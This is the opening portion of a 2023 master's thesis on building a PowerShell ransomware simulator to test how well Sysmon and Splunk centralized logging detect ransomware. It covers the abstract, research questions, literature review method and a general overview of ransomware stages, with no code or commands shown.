UiA University of Agder

Master

Ransomware Simulator for In-Depth Analysis and Detection: Leveraging Centralized Logging and Sysmon for Improved Cybersecurity

SIGURD KVILEKVAL ANDERSEN

SUPERVISOR
Nadia Saad Noori

University of Agder, 2023
Faculty of Engineering and Sciences
Department of Engineering and Sciences

Ransomware Simulator for In-Depth Analysis and Detection: Leveraging Centralized Logging and Sysmon for Improved Cybersecurity

Master Thesis

by

Andersen, Sigurd Kvilekval

in

IKT523

Master's Thesis, Cyber Security

Supervisor: Associate Professor Nadia Saad Noori

Faculty of Engineering and Science

University in Agder

Grimstad, June 2023

Abstract

Ransomware attacks have become increasingly prevalent and sophisticated, posing significant threats to organizations and individuals worldwide. To effectively combat these threats, security professionals must continuously develop and adapt their detection and mitigation strategies. This master thesis presents the design and implementation of a ransomware simulator to facilitate an in-depth analysis of ransomware Tactics, Techniques, and Procedures (TTPs) and to evaluate the effectiveness of centralized logging and Sysmon, including the latest event types, in detecting and responding to such attacks.

The study explores the advanced capabilities of Sysmon as a logging tool and data source, focusing on its ability to capture multiple event types, such as file creation, process execution, and network traffic, as well as the newly added event types. The aim is to demonstrate the effectiveness of Sysmon in detecting and analyzing malicious activities, with an emphasis on the latest features. By focusing on the comprehensive aspects of a cyber-attack, the study showcases the versatility and utility of Sysmon in detecting and addressing various attack vectors.

The ransomware simulator is developed using a PowerShell script that emulates various ransomware TTPs and attack scenarios, providing a comprehensive and realistic simulation of a ransomware attack. Sysmon, a powerful system monitoring tool, is utilized to monitor and log the activities associated with the simulated attack, including the events generated by the new Sysmon features. Centralized logging is achieved through the integration of Splunk Enterprise, a widely used platform for log analysis and management. The collected logs are then analyzed to identify patterns, indicators of compromise (IoCs), and potential detection and mitigation strategies.

Through the development of the ransomware simulator and the subsequent analysis of Sysmon logs, this research contributes to strengthening the security posture of organizations and improving cybersecurity measures against ransomware threats, with a focus on the latest Sysmon capabilities. The results demonstrate the importance of monitoring and analyzing system events to effectively detect and respond to ransomware attacks. This research can serve as a basis for further exploration of ransomware detection and response strategies, contributing to the advancement of cybersecurity practices and the development of more robust security measures against ransomware threats.

Sammendrag

Ransomware-angrep har blitt stadig mer utbredt og sofistikert, noe som utgjør betydelige trusler mot organisasjoner og enkeltpersoner over hele verden. For effektivt å bekjempe disse truslene må sikkerhetsanalytikere kontinuerlig utvikle og tilpasse sine deteksjons- og begrensningsstrategier. Denne masteroppgaven utforsker utviklingen og implementering av en ransomware-simulator for å danne et grunnlag for grundig analyse av ransomware-taktikker, teknikker og prosedyrer (TTP-er). Ransomware-simulatoren generer data for å evaluere effektiviteten av sentralisert logging og Sysmon, inkludert de nyeste hendelsestypene i å oppdage og svare på slike angrep.

Studien utforsker de avanserte funksjonene til Sysmon som et loggingsverktøy og datakilde, med fokus på evnen til å logge flere hendelsestyper, som filoppretting, prosessutførelse og nettverkstrafikk, samt de nylig utviklede hendelsestypene. Målet er å demonstrere effektiviteten av Sysmon i å oppdage og analysere skadelige aktiviteter, med vekt på de nyeste funksjonene. Ved å fokusere på de omfattende aspektene ved et cyberangrep, viser studien allsidigheten og nytten av Sysmon i å oppdage og håndtere forskjellige angrepsvektorer.

Ransomware-simulatoren er utviklet ved hjelp av et PowerShell-skript som etterligner forskjellige ransomware-TTP-er og angrepsscenarier og gir en omfattende og realistisk simulering av et ransomware-angrep. Sysmon, et kraftig systemovervåkingsverktøy, brukes til å overvåke og logge aktivitetene knyttet til det simulerte angrepet, inkludert hendelsene generert av de nye Sysmon-funksjonene. Sentralisert logging oppnås gjennom integrering av Splunk Enterprise, en mye brukt plattform for logganalyse og sentralisert logging. De innsamlede loggene analyseres deretter for å identifisere mønstre, indikatorer for kompromittering (IoC-er) og potensielle deteksjonsstrategier.

Gjennom utviklingen av ransomware-simulatoren og den påfølgende analysen av Sysmon-logger bidrar denne forskningen til å styrke sikkerhetsposisjonen til organisasjoner og forbedre cybersikkerhetstiltakene mot ransomware-trusler, med fokus på de nyeste Sysmon-funksjonene. Resultatene demonstrerer viktigheten av å overvåke og analysere systemhendelser for effektivt å oppdage og svare på ransomware-angrep. Denne forskningen kan tjene som grunnlag for ytterligere forskning på deteksjon og responsstrategier for ransomware, og bidra til utviklingen av cybersikkerhetspraksis og mer robuste sikkerhetstiltak mot ransomware-trusler, inkludert utnyttelsen av de nyeste Sysmon-funksjonene.

Acknowledgment

First and foremost, I would like to express my deepest gratitude to my supervisor, Associate Professor Nadia Saad Noori of the Department of Information and Communication Technology at the Univesity of Agder, for her unwavering support and guidance throughout the process of working on this master thesis. Despite being a busy father of toddlers, her perseverance and advice have been invaluable in helping me navigate the challenges and demands of this project.

I would also like to extend my heartfelt thanks to my wife, Susanne, for her continuous support and understanding during this challenging period that has tested my motivation and drive. Her encouragement and belief in my abilities have been crucial in completing this work.

Lastly, I must express my profound appreciation to my two young children, Andrea (2 years) and Hermine (11 months), who have graciously allowed me to devote a precious part of their valuable time to write this master thesis. Their love, laughter, and presence have been the ultimate source of inspiration and motivation for me to succeed in this endeavor.

May 2023

Andersen, Sigurd Kvilekval

Obligatorisk gruppeerklæring

Den enkelte student er selv ansvarlig for å sette seg inn i hva som er lovlige hjelpemidler, retningslinjer for bruk av disse og regler om kildebruk. Erklæringen skal bevisstgjøre studentene på deres ansvar og hvilke konsekvenser fusk kan medføre. Manglende erklæring fritar ikke studentene fra sitt ansvar.

1.	Vi erklærer herved at vår besvarelse er vårt eget arbeid, og at vi ikke har brukt andre kilder eller har mottatt annen hjelp enn det som er nevnt i besvarelsen.	Ja
2.	**Vi erklærer videre at denne besvarelsen:** • Ikke har vært brukt til annen eksamen ved annen avdeling/universitet/høgskole innenlands eller utenlands. • Ikke refererer til andres arbeid uten at det er oppgitt. • Ikke refererer til eget tidligere arbeid uten at det er oppgitt. • Har alle referansene oppgitt i litteraturlisten. • Ikke er en kopi, duplikat eller avskrift av andres arbeid eller besvarelse.	Ja
3.	Vi er kjent med at brudd på ovennevnte er å betrakte som fusk og kan medføre annullering av eksamen og utestengelse fra universiteter og høgskoler i Norge, jf. Universitets- og høgskoleloven §§4-7 og 4-8 og Forskrift om eksamen §§ 31.	Ja
4.	Vi er kjent med at alle innleverte oppgaver kan bli plagiatkontrollert.	Ja
5.	Vi er kjent med at Universitetet i Agder vil behandle alle saker hvor det forligger mistanke om fusk etter høgskolens retningslinjer for behandling av saker om fusk.	Ja
6.	Vi har satt oss inn i regler og retningslinjer i bruk av kilder og referanser på biblioteket sine nettsider.	Ja
7.	Vi har i flertall blitt enige om at innsatsen innad i gruppen er merkbart forskjellig og ønsker dermed å vurderes individuelt. Ordinært vurderes alle deltakere i prosjektet samlet.	Ja

Publiseringsavtale

Fullmakt til elektronisk publisering av oppgaven Forfatter(ne) har opphavsrett til oppgaven. Det betyr blant annet enerett til å gjøre verket tilgjengelig for allmennheten (Åndsverkloven. §2).
Oppgaver som er unntatt offentlighet eller taushetsbelagt/konfidensiell vil ikke bli publisert.

Vi gir herved Universitetet i Agder en vederlagsfri rett til å gjøre oppgaven tilgjengelig for elektronisk publisering:	Ja
Er oppgaven båndlagt (konfidensiell)?	Nei
Er oppgaven unntatt offentlighet?	Nei

Contents

List of Figures

List of Tables

List of Abbreviations

Abbreviation	**Full Form**
AI	Artificial Intelligence
API	Application Programming Interface
APT	Advanced Persistent Threat
ATT&CK	Adversarial Tactics, Techniques, and Common Knowledge
CPU	Central Processing Unit
CTI	Cyber Threat Intelligence
ENISA	The European Union Agency for Cybersecurity
ETW	Event Tracing for Windows
GUI	Graphical User Interface
HTTP	Hypertext Transfer Protocol
ICS	Industrial Control System
IoC	Indicator of Compromise
IoT	Internet of Things
IR	Incident Response
IRT	Incident Response Team
IT	Information Technology
JSON	JavaScript Object Notation
LSASS	Local Security Authority Subsystem Service
MITRE	Massachusetts Institute of Technology's Research and Engineering (MITRE Corporation)
NIST	National Institute of Standards and Technology
OS	Operating System
PC	Personal Computer
RQ	Research Question
SIEM	Security Information and Event Management
SLR	Systematic Literature Review
SOC	Security Operation Center
Sysmon	System Monitor
TTP	Tactics, Techniques, and Procedures
URL	Uniform Resource Locator
XML	eXtensible Markup Language

Table 1: List of Abbreviations

1.0 Introduction

This chapter provides an introduction to the research conducted in this master's thesis, offering an overview of the background, motivation, problem statement, research questions, scope, and structure of the thesis. The introduction sets the stage for the subsequent chapters, outlining the significance of the research and its contribution to the field of cybersecurity.

1.1 Background and Motivation: The background and motivation section establishes the context for the research by highlighting the evolving threat landscape and the need for improved detection capabilities in cyber systems. It emphasizes the increasing number of disclosed vulnerabilities, zero-day exploits, and insider threats, underscoring the importance of effective detection methods. The section also references recent geopolitical events, such as the Ukrainian conflict, to exemplify the significance of cyber-attacks in times of conflict.

1.2 Problem Statement: The problem statement section identifies the key challenges faced in detecting and mitigating cyber-attacks. It addresses the limited capabilities of organizations in detecting adversaries within their cyber systems, as evidenced by the mean time to detect a data breach. The section emphasizes the inadequacy of detection capabilities and insufficient system logging as major contributing factors to this problem.

1.3 Research Questions: The research questions section presents the specific questions that this thesis aims to address. It highlights the need to explore the potential value of Sysmon as a detection tool in cyber systems, with a focus on comprehensive endpoint-focused detection strategies.

1.4 Scope and Limitations: The scope and limitations section outlines the boundaries within which the research was conducted. It identifies the specific areas of focus, including the analysis of ransomware attacks, Sysmon logs, and the development of a ransomware simulator. The section also acknowledges the limitations of running simulations in isolated test environments and the need for specific tuning of detection strategies in real production environments.

1.5 Structure of the Thesis: The structure of the thesis section provides an overview of the chapters and their respective contents. It outlines the sequence of topics covered, starting with the literature review and followed by chapters on methodology, results and discussion, conclusion, references, and appendices.

By providing a comprehensive introduction to the research, this chapter establishes the context, justifies the research objectives, and sets the stage for the subsequent chapters. It ensures that readers have a clear understanding of the background, motivation, problem statement, research questions, scope, and structure of the thesis.

1.1 Background and Motivation

The ever-growing threat landscape does not only call for more resilient cyber systems, but also calls for increased capabilities to detect cyber-attacks. According to IBM Security the number of disclosed vulnerabilities and zero-day exploits has risen annually, and there is no indication that this trend will decline in the foreseeable future. (IBM, 2022b) There is a large market for selling initial access and undisclosed vulnerabilities that can be exploited in cyber systems (Cyble, 2022), as well as the constant presence of insider threats to organizations (ENISA, 2022), emphasizes the need for advanced detection methods.

Recent geopolitical events, such as the war that erupted in Ukraine following Russia's invasion in February 2022, have demonstrated the significant role of cyber-attacks in times of conflict. The series of attacks against Ukrainian cyber systems, which began with distributed denial-of-service (DDoS) attacks and evolved into the deployment of wiper malware disguised as ransomware (Google's Threat Analysis Group (TAG), 2022), further highlights the importance of effective detection capabilities.

Taking all this into consideration there is definitely a need to adopt a mindset where one assumes breach of the cyber systems. This leads us to the last line of defense in cyber systems which is the ability to detect adversary presence in the Enterprise. However, assessing IBM Security's "Cost of a Data Breach 2022 Report" states that the mean time to detect a data breach is 207 days (IBM, 2022a). This clearly indicates that organizations have limited or no capabilities to detect adversaries in their cyber systems, due to both inadequate detection capabilities and insufficient system logging.

Traditionally detection capabilities have been focused on the network layer and its traffic. (Zscaler, 2022) However, as most traffic is encrypted now, and the adversaries are evolving, we can see that there is a need to focus on the endpoints to efficiently detect and counter cyber-attacks.

Sysmon, with its capability to capture a range of event types such as file creation, process execution, and network traffic, is potentially instrumental in detecting adversaries across all phases of a cyber-attack. Its utility in detecting diverse attack techniques, which often involve a combination of these event types, makes it a tool of significant interest to the cybersecurity community (Russinovich and Garnier, 2023). Despite its widespread use among cybersecurity consultants, there exists a need for a more comprehensive understanding of its potential and capacities within broader cyber systems. In particular, research into its application for detecting cyber-attacks, while substantial, does not fully explore certain areas, including in-depth analysis and the investigation of newly added features. This research gap underscores the necessity for an expanded exploration of Sysmon's potential and abilities in cyber-attack detection and analysis.

In recent years, Sysmon has undergone further development, with new features being added that have not yet been extensively researched. These new event types include File Delete Archived, New Content in the Clipboard, Process Image Change, File Delete Logged, File Block Executable, and File Block Shredding. These features were added to enhance Sysmon's capabilities in detecting and analyzing malicious activities across various stages of a cyber-attack.(Russinovich and Garnier, 2023)

This master thesis aims to provide additional insights into the potential value of utilizing Sysmon in cyber systems for detecting cyber-attacks, emphasizing the need for more comprehensive endpoint-focused detection strategies. As encrypted network traffic has become more prevalent, adversaries can exploit this by encrypting their traffic, rendering traditional firewall-based detection methods ineffective. (Zscaler, 2022) Moreover, adversaries may initiate attacks from previously compromised infrastructure, further increasing the trust in the network traffic and making it difficult to distinguish from legitimate traffic.

Considering these challenges, this study explores the advanced capabilities of Sysmon as a logging tool and data source for detecting and analyzing malicious activities across all phases of a cyber-attack. By providing an in-depth examination of ransomware attacks and the subsequent analysis of Sysmon logs, this research contributes to the development of improved cybersecurity measures against various threats and strengthens the security posture of organizations.

In order to conduct an in-depth analysis of Sysmon logs, a ransomware simulator was developed as part of this research. The ransomware simulator mimics the behavior of a real-world ransomware attack, generating a dataset of Sysmon logs that can be used for analysis. By simulating the various phases of a cyber-attack, including initial access, execution, persistence, privilege escalation, lateral movement, and exfiltration, the ransomware simulator provides a comprehensive and realistic set of logs for evaluating the effectiveness of Sysmon in detecting and mitigating such threats. The development of this simulator not only allows for a better understanding of the potential value of Sysmon in detecting cyber-attacks but also contributes to the improvement of cybersecurity measures against ransomware threats.

1.2 Problem Statement

The rising frequency and sophistication of ransomware attacks pose significant challenges to organizations across various sectors, often resulting in substantial financial losses, reputational damage, and operational disruptions. (IBM, 2022a) Despite the deployment of various security measures, many organizations still struggle to detect and prevent ransomware attacks effectively. As ransomware actors continue to refine their tactics, techniques, and procedures (TTPs), organizations must keep up with these changes to protect their systems and data.

A contributing factor to these challenges is the insufficient logging and monitoring of security events in many organizations. In 2017, the Open Web Application Security Project (OWASP) included Insufficient Logging & Monitoring as the number 10 risk in its Top 10 Web Application Security Risks list (OWASP, 2017). By 2021, the risk was renamed to Security Logging and Monitoring Failure and jumped to the number 9 position (OWASP, 2021). This highlights the growing importance of effective logging and monitoring in detecting and preventing security threats like ransomware.

Considering the recent developments in Sysmon, including the addition of new event types that have not yet been extensively researched (Russinovich and Garnier, 2023), this thesis aims to address the gap in understanding ransomware actors' behavior by simulating a ransomware attack in a controlled test environment and analyzing the generated Sysmon logs including new techniques. The primary goal is to gain insights into how ransomware actors may operate within a system and identify potential indicators of compromise (IOCs) that can aid in the early detection of ransomware activities.

By using a ransomware simulator, organizations can generate artifacts within their environments to test and improve their detection capabilities. This approach can help identify potential weaknesses in existing security measures and provide an opportunity to develop more targeted and effective defense strategies. Furthermore, the insights gained from the analysis of Sysmon logs, including the new event types, can contribute to the creation of better threat intelligence in several ways.

Firstly, by analyzing Sysmon logs, organizations can identify patterns, trends, and indicators of compromise (IOCs) that are specific to ransomware attacks. These insights can then be used to create signatures and heuristics that can detect ransomware activities more accurately and efficiently. This information can be shared among security teams within an organization or even across the industry to improve collective knowledge about ransomware threats and enable the development of more effective countermeasures. (Aldauiji et al., 2022)

Secondly, the detailed information collected by Sysmon, such as process execution, network traffic, and file activities, can help security analysts gain a better understanding of how ransomware actors operate within a system. This understanding can be used to develop better threat models, which can inform the design and implementation of more robust security controls and measures.

Finally, the continuous analysis of Sysmon logs can help organizations stay up to date with the latest ransomware techniques and tactics. As ransomware actors evolve their methods, organizations must also adapt their defenses accordingly. By analyzing Sysmon logs, security teams can identify new IOCs and adjust their detection and response strategies to protect their systems and data more effectively.

In summary, the insights gained from the analysis of Sysmon logs can contribute to better threat intelligence by enabling organizations to identify ransomware-specific patterns, develop more accurate detection methods, understand the tactics used by ransomware actors, and stay current with the latest ransomware threats. This improved threat intelligence can be used to inform and enhance an organization's overall cybersecurity posture.

Ultimately, this research seeks to contribute to the development of more effective defense strategies against ransomware attacks and help organizations better protect their systems and data from malicious encryption. This research will also serve as a foundation for future work in this area, encouraging continued exploration of ransomware detection and prevention techniques, including the investigation of Sysmon's latest features.

1.3 Research questions

The primary objective of this master thesis is to evaluate the effectiveness of Sysmon and centralized logging in detecting and responding to ransomware attacks using a ransomware simulator. In order to address this objective, the following research questions (RQs) have been formulated:

- RQ1: How can a ransomware simulator be designed and implemented to realistically mimic ransomware Tactics, Techniques, and Procedures (TTPs)?
- RQ1.1: What is the key ransomware TTPs and attack scenarios that should be considered for the development of the simulator?
- RQ1.2: How can the ransomware simulator be integrated with Sysmon and centralized logging to effectively monitor and analyze the ransomware attack?
- RQ2: How effective is Sysmon in capturing and logging events related to ransomware attacks?
- RQ2.1: Which Sysmon event types are most relevant for detecting ransomware activities?
- RQ3: How can centralized logging with Splunk Enterprise enhance the detection and analysis of ransomware attacks?
- RQ3.1: What are the key benefits of using centralized logging for detecting and responding to ransomware attacks?
- RQ3.2: How can Splunk Enterprise be utilized to analyze and correlate Sysmon logs for identifying Indicators of Compromise (IoCs) and potential detection strategies?

By addressing these research questions, this study aims to contribute to the understanding of ransomware detection and response strategies and to enhance the cybersecurity posture of organizations against ransomware threats. The research questions will guide the development of the ransomware simulator, the evaluation of Sysmon's capabilities, and the analysis of centralized logging using Splunk Enterprise.

1.4 Scope and Limitations

This master thesis focuses on simulating a ransomware attack in a controlled test environment and analyzing the generated Sysmon logs to gain insights into ransomware actors' behavior and identify potential indicators of compromise (IOCs). The primary goal is to achieve a better understanding of Sysmon through in-depth analysis and help organizations improve their defense strategies against ransomware attacks.

Scope:

- The thesis will primarily focus on simulating a ransomware attack using known commands and techniques, which will be based on real-world ransomware actors and their TTPs.
- The research will involve the deployment of a Sysmon logging solution to collect and analyze logs generated during the ransomware simulation, deepening the understanding of Sysmon's capabilities and limitations.
- The study will examine the impact of effective security logging and monitoring, particularly Sysmon, on ransomware detection and prevention.

Limitations:

- The simulated ransomware attack may not cover all possible TTPs used by ransomware actors, as these tactics constantly evolve and vary across different ransomware families.
- The findings of this research may be limited to the specific test environment and ransomware simulation used, which may not fully represent the complexity of real-world ransomware attacks.
- The analysis of Sysmon logs may not provide comprehensive insights into all aspects of a ransomware attack, as other logging solutions and data sources may be required to achieve a more complete understanding.

1.5 Structure of the Thesis

This master thesis is structured into five main chapters, each addressing a specific aspect of the research. The structure is as follows:

Introduction: This chapter provides an overview of the ransomware threat landscape, the importance of effective security logging and monitoring in detecting and preventing ransomware attacks, and the focus on gaining a better understanding of Sysmon. It outlines the background and motivation for the research, presents the problem statement, research questions, and describes the scope and limitations of the study.

Literature Review: This chapter reviews relevant literature on various topics related to ransomware detection and prevention techniques, centralized logging in security operations, the role of Sysmon and log analysis in detecting ransomware activities, the significance of the MITRE ATT&CK Framework in understanding ransomware tactics and techniques, the role of machine learning and artificial intelligence in log analysis, and other associated themes.

Research Methodology: This chapter explains the research methodology adopted for this thesis. It includes the design and rationale of the research, the construction of the ransomware simulator, the setup of the test environment, and the procedure of log collection and analysis. The chapter also elaborates on the simulation of a ransomware attack, the collection and in-depth analysis of Sysmon logs, and the identification of key indicators of compromise (IoCs).

Results and Discussion: This chapter presents the findings from the simulated ransomware attack and the analysis of Sysmon logs. It includes the identification of ransomware tactics, techniques, and procedures (TTPs) and IoCs, as well as insights gained into Sysmon's capabilities and limitations. The implications of these results are also discussed in the context of the research questions and the broader ransomware threat landscape.

Conclusion: This chapter summarizes the research objectives and the methodology, presents a summary of the findings, and discusses the broader implications of the research. It highlights the potential impact of the findings on organizations' cybersecurity posture and the improved understanding of Sysmon achieved through the research. The chapter also identifies future work and research opportunities for the continued exploration of ransomware detection and prevention techniques.

Along with the main chapters, this thesis comprises multiple appendices, containing detailed information about the ransomware simulator code, Sysmon configuration, the text output of the ransomware simulator, and the relevant Sysmon logs from the simulation presented in a readable text format. These appendices serve as supplemental materials for comprehensive study and analysis.

2.0 Literature Review

This chapter provides a comprehensive review of the existing literature relevant to ransomware attacks, detection and prevention techniques, and the role of Sysmon and centralized logging in enhancing cybersecurity measures. The discussion begins with an overview of ransomware, followed by an exploration of various detection and prevention strategies. The chapter delves into Sysmon's functionality and its application in academic research. Subsequently, the importance of centralized logging in security operations, endpoint detection, the MITRE ATT&CK framework, and indicators of compromise are discussed. Furthermore, the chapter explores the development of detection rules through threat hunting, Sigma rules, data privacy and legal considerations, and the application of machine learning and artificial intelligence in log analysis and ransomware detection. The chapter concludes by examining the integration of security tools, incident response and remediation, and identifying research gaps.

2.1 Method

This master thesis utilizes a systematic literature review methodology to provide a comprehensive, replicable, and up-to-date examination of the ransomware landscape and its associated detection and prevention techniques. The systematic literature review was chosen because it provides a structured approach to reviewing existing literature, thereby reducing the potential for bias and enabling the replication of the process for future research updates. (Barn et al., 2017) This structured approach is vital in the fast-paced and rapidly evolving field of cybersecurity, where new threats and solutions are continually emerging.

The systematic literature review methodology also allows for a more rigorous and transparent appraisal of the existing literature. The methodology includes clear inclusion and exclusion criteria, an extensive search of multiple databases and sources, and a thorough quality assessment of the included studies. It offers a broader and more balanced view of the current state of knowledge and provides an opportunity to identify gaps in the existing literature that require further research. (Barn et al., 2017)

This literature review will focus on understanding the nature and characteristics of ransomware, the various detection and prevention techniques, and the role of Sysmon and centralized logging in mitigating ransomware threats. The review also explores the application of machine learning and artificial intelligence in ransomware detection and the integration of Sysmon with other security tools. Further, the review will discuss the legal and data privacy considerations in ransomware mitigation and the current state-of-the-art and gaps in ransomware detection research.

By leveraging the systematic literature review methodology, this study aims to deliver a comprehensive understanding of ransomware threats and solutions. This understanding is foundational to the development of the ransomware simulator and the subsequent analysis of Sysmon logs, which are the primary objectives of this thesis.

The upcoming sections will detail the search strategies employed, the inclusion and exclusion criteria, the data extraction process, and the quality assessment of the included studies. The review will then present a synthesis of the findings and discuss their implications for the design and implementation of the ransomware simulator and the analysis of Sysmon logs.

2.1.1 Literature Criteria

To ensure a comprehensive and relevant review of the available literature, a set of criteria was established for the inclusion and exclusion of studies. The following inclusion criteria were adopted:

The study must be published in a peer-reviewed journal or conference proceeding. The study must be published in English. The study must focus on ransomware, its detection, prevention, or mitigation techniques, including but not limited to, Sysmon and centralized logging. The study must present empirical, experimental, or theoretical findings and not be a non-scientific report or opinion piece. Exclusion criteria were as follows:

Studies published in non-peer-reviewed sources or gray literature. Studies not directly related to the topics of ransomware, Sysmon, or centralized logging. Studies without explicit methodological or analytical details, thereby limiting their scientific credibility. Duplicates - In the event of studies being represented in multiple sources, the most complete and recent version was included.

2.1.2 Search Process

The literature search process followed a multi-stage approach to capture a broad range of relevant studies. Several academic databases and digital libraries were queried, including IEEE Xplore, Scopus and Google Scholar.

A combination of keywords and Boolean operators was used to refine the search and ensure its relevance. Keywords included terms such as "ransomware", "Sysmon", "centralized logging", "ransomware detection", "ransomware prevention", "machine learning in ransomware detection", "incident response", and "ransomware mitigation".

Keyword	Used in combination with
Ransomware	Sysmon, detection, prevention, mitigation
Sysmon	Ransomware, centralized logging, detection
Centralized logging	Ransomware, Sysmon
Machine learning	Ransomware detection, Sysmon, AI, incident response
AI	Ransomware detection, Sysmon, machine learning, incident response
Incident response	Ransomware, Sysmon, machine learning, AI

Table 2: Keywords used in the literature search process

In addition, reference lists of included studies were examined to identify potential articles not captured in the database search, a process known as backward and forward citation chaining.

2.1.3 Screening

After the initial search, we identified a large volume of potentially relevant studies. Given the vast number of articles, we further refined our selection criteria to focus on the most relevant and significant articles. These criteria included considerations such as the publication date, the source of the publication and the relevance of the study to our research questions. Each article was reviewed to determine if it met these criteria, and those that did not were excluded from the review.

We used a thematic approach to organize and present the findings from the literature. This involved grouping the articles based on common themes, such as the types of ransomware, detection strategies, or mitigation techniques. By summarizing the findings within each theme, we were able to provide a comprehensive overview of the current state of knowledge on ransomware.

A comprehensive list of the selected literature can be found in Appendix E, which contains the Literature Review section. This section provides an extensive compilation of the relevant scholarly works, research papers, and articles that were reviewed and analyzed in the context of this study. It offers valuable insights, key findings, and theoretical frameworks from the various sources that were consulted during the research process. Readers are encouraged to refer to Appendix E for a detailed overview of the literature that informed and supported this study.

2.2 Ransomware Overview

Ransomware, a malicious software variant, encrypts the victim's data, holding it hostage until a ransom payment is demanded in exchange for the decryption key. Over time, ransomware has metamorphosed into a significant threat causing substantial operational and financial harm to a wide array of organizations. Its attacks have grown more sophisticated, employing advanced tactics, techniques, and procedures (TTPs) that are challenging to detect and counter (Hull et al., 2019).



Ransomware
Crypto
Locker
Scareware
Disseminated via emails, links etc.
Disseminated via emails, links etc
Tricks/deceives user using pop-ups, emails etc
Encrypts sensitive data
locks user out by encrypting files associated with computer functions
Blackmail

Figure 1: Categories of ransomware (Andronio et al., 2015)

Ransomware actors primarily aim to extract money by exploiting victims' data. The extortion strategy often includes the exfiltration of sensitive data prior to encryption, with the threat of public exposure if the ransom is not paid, a tactic known as double-extortion. This method enhances the pressure on victims to comply and complicates the defense strategies of organizations. The ease and lucrative nature of this method have catapulted ransomware to a popular mode of cyber-attack, with cybercriminals adopting it globally. The ransomware threat continues to evolve, with assailants focusing on targeted attacks against organizations heavily reliant on data access and with the capacity to pay substantial ransoms (O'Kane et al., 2018).

The AIDS Trojan, developed by Joseph Popp in 1989, marks the first known ransomware incident. This rudimentary ransomware employed straightforward symmetric encryption, which security experts could quickly reverse. However, with advancements in encryption algorithms and distribution methods, modern ransomware has grown more potent, resulting in an increased frequency of attacks (O'Kane et al., 2018).

Ransomware attacks usually follow several stages: initial compromise, lateral movement, data exfiltration, and finally, data encryption. Attackers utilize various vec-



Pre Attack Stage
Attacker sets up a command and control (C&C) server
1
The C&C server creates a public-private key pair (using say RSA)
2
The ransomware is distributed to a victim machine (for example, using a phishing campaign)
3
Attack Stage
A symmetric key is generated by the ransomware
1
The ransomware iterates through the file system of the victim's machine
2
The ransomware encrypts the victim's files using a symmetric key cryptosystem (using say AES). If the plaintext files were not overwritten (i.e. new files were created to store the encryped information), then the plaintext files are deleted
3
The ransomware uses the public key from the C&C server to encrypt the symmetric key
4
The plaintext symmetric key is deleted and ransom notes are placed
5
Post Attack Stage
The victim pays the ransom
1
The ransomware gets the private key from the C&C server
2
The symmetric key is decrypted using the private key
3
The victim's files are decrypted using the symmetric key
4

Figure 2: The typical steps used by ransomware to encrypt and decrypt a user's data. This illustrates a hybrid approach where both symmetric and asymmetric cryptography are used. (O'Kane et al., 2018)

tors, including phishing emails, exploit kits, and Remote Desktop Protocol (RDP) vulnerabilities, to gain initial network access. Once in, a combination of legitimate tools and custom malware is used to escalate privileges, move laterally within the network, and deploy the ransomware payload (Hull et al., 2019).

Key to detecting and preventing ransomware attacks is effective security logging and monitoring. Collecting and analyzing logs from diverse sources can identify suspicious activity indicative of a ransomware attack, enabling swift response and impact mitigation. (O'Kane et al., 2018).

